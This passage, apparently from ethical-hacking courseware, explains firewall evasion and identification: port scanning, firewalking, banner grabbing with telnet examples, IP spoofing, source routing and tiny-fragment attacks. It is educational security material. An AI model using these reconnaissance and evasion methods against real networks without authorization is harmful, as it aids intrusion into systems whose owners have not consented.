
1. Firewalking
2. Banner Grabbing
3. IP Address Spoofing
4. Source Routing
5. Tiny Fragments
6. Using an IP Address in Place of a URL
7. Using a Proxy Server
8. ICMP Tunneling
9. ACK Tunneling and HTTP Tunneling
10. SSH and DNS Tunneling
11. Through External Systems
12. Through MITM Attack
13. Through Content and XSS Attack
14. Through HTML Smuggling
15. Through Windows BITS

Firewall Evasion Techniques

Bypassing a firewall is a technique whereby an attacker manipulates the attack sequence to avoid being detected by the underlying security firewall. The firewall operates on a predefined set of rules, and with thorough knowledge and skill, an attacker can bypass the firewall by employing various firewall bypassing techniques. Using these techniques, the attacker tricks the firewall into not filtering the malicious traffic generated by the attacker.

Some firewall bypassing techniques are as follows:

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of a URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack
- Through HTML Smuggling
- Through Windows BITS



Firewall Identification

Port Scanning

- Port scanning is used to **identify open ports** and services running on these ports
- Open ports can be further probed to identify the **version of services**, which helps in finding vulnerabilities in these services
- Some firewalls **will uniquely identify themselves** in response to simple port scans
- For example: **Check Point's FireWall-1** listens on TCP ports 256, 257, 258, and 259. Microsoft's Proxy Server listens on TCP ports 1080 and 1745

Firewalking

- Firewalking is a technique that uses TTL values to determine gateway **ACL filters** and it maps networks by analyzing the IP packet responses
- Attackers send a TCP or UDP packet to the targeted firewall with a **TTL set to one hop greater** than that of the firewall
- If the packet makes it through the gateway, it is forwarded to the next hop where the TTL equals one and elicits an ICMP "**TTL exceeded in transit**" to be returned, as the original packet is discarded
- This method helps locate a firewall. Additional probing permits **fingerprinting** and **identification of vulnerabilities**

Banner Grabbing

- Banners are **service announcements** provided by services in response to connection requests, and often carry vendor version information
- Banner grabbing is a simple method of **fingerprinting** that helps in detecting the vendor of a firewall, and the firmware's version
- The three main services which send out banners are **FTP**, **telnet**, and **web servers**
- An example of SMTP banner grabbing is: telnet mail.targetcompany.org 25

Firewall Identification

- **Port Scanning**

  Ports are points from which computers send or accept information from network resources. Port scanning is used to identify open ports and the services running on these ports. Finding open ports is an attacker's first step toward gaining access to the target system. To do so, the attacker systematically scans the target's ports to identify the versions of services, which helps in finding vulnerabilities in these services. Attackers sometimes use automated port-scanning utilities to do so, many of which are easily available.

  How Attackers Scan Ports

  Port scanning consists of sending messages to each port, one at a time. The kind of response received indicates whether the system is using the port, leaving it exposed to the discovery of weaknesses. Some firewalls will uniquely identify themselves using simple port scans. For example, Check Point's FireWall-1 listens on TCP ports 256, 257, 258, and 259, and Microsoft's Proxy Server usually listens on TCP ports 1080 and 1745.

- **Firewalking**

  Firewalking is a method of collecting information about remote networks behind firewalls. It is a technique that uses TTL values to determine gateway ACL filters and map networks by analyzing the IP packet response. It probes ACLs on packet filtering routers/firewalls using the same method as tracerouting. Firewalking involves sending TCP or UDP packets into the firewall where the TTL value is one hop greater than the targeted firewall. If the packet makes it through the gateway, the system forwards it to the next hop, where the TTL equals one, and prompts an ICMP error message at the point of rejection with a "TTL exceeded in transit" message. This method helps locate a firewall; additional probing facilitates fingerprinting and identification of vulnerabilities.

Firewalk is a well-known application used for firewalking. It has two phases: a network discovery phase and a scanning phase. It comes with various open-source Linux distributions. Nmap has a firewalk script that can be used to perform firewalking.

- **Banner Grabbing**

  Banners are service announcements provided by services in response to connection requests, and they often carry vendor version information. Banner grabbing is a simple method of fingerprinting that helps in detecting the vendor of a firewall and the firmware version. It identifies the service running on the system. Attackers use banner grabbing to fingerprint services and thus discover the services running on firewalls. The three primary services that send out banners are FTP, Telnet, and web servers.

  A firewall does not block banner grabbing because the connection between the attacker's system and the target system appears legitimate. An example of SMTP banner grabbing is **`telnet mail.targetcompany.org 25`**.

  The syntax is "**`<service name > <service running > <port number>`**"


  Banner grabbing is used for specifying banners and application information. For example, when the user opens a telnet connection to a known port on the target server and presses Enter a few times, if required, it displays the following result:

```
C:\>telnet <target website> 80

HTTP/1.0 400 Bad Request

Server: Microsoft-IIS/10.0
```

  This system works with many other common applications that respond to a set port. The information generated through banner grabbing can boost the attacker's efforts to further compromise the system. With information about the version and the vendor of the web server, the attacker can further focus on employing platform-specific exploit techniques. Services on ports such as FTP, Telnet, and web servers should not remain open, as they are vulnerable to banner grabbing.



IP Address Spoofing, Source Routing, and Tiny Fragments

IP Address Spoofing

- IP address spoofing is a hijacking technique in which an attacker **masquerades as a trusted host** to conceal his/her identity. It can be used to spoof a website, hijack browsers, or gain unauthorized access to a network
- Attackers modify the **addressing information** in the IP packet header and the source address bits field in order to bypass the firewall

Source Routing

- Source routing allows the sender of a packet to partially or completely **specify the route** the packet takes through the network
- As the packet travels through the nodes in the network, each **router examines** the destination IP address and **chooses the next hop** to direct the packet to the destination
- In source routing, the **sender** makes some or all of these decisions on the router

Tiny Fragments

- Attackers create **tiny fragments** of outgoing packets forcing some of the TCP packet's header information into the next fragment
- The IDS filter rules that specify **patterns will not match** with the fragmented packets due to broken header information
- The attack will succeed if the **filtering router examines only the first fragment** and allows all the other fragments to pass through
- This attack is used to **avoid user defined filtering rules** and works when the **firewall checks only for the TCP header information**

IP Address Spoofing

Most firewalls filter packets based on the source IP address. These firewalls examine the source IP address and determine whether the packet is coming from a legitimate source or an illegitimate source. The IDS filters packets from illegitimate sources. Attackers use the IP spoofing technique to bypass such firewalls.

IP address spoofing is a hijacking technique in which an attacker masquerades as a trusted host to conceal his identity, spoof a website, hijack browsers, or gain unauthorized access to a network. In IP spoofing, the attacker creates IP packets by using a forged IP address and gains access to the system or network without authorization. Attackers modify the addressing information in the IP packet header and the source address bits field to bypass the firewall. The attacker spoofs the message; therefore, the destination host thinks that it has come from a reliable source. Thus, the attacker succeeds in impersonating others with the help of IP spoofing. Hackers use this technique to avoid detection during spamming and various other activities.

For example, let us consider three hosts: A, B, and C. Host C is a trusted machine of host B. Host A masquerades as host C by modifying the IP address of the malicious packets that it intends to send to host B. When the packets are received, host B thinks that they are from host C, but they are actually from host A.

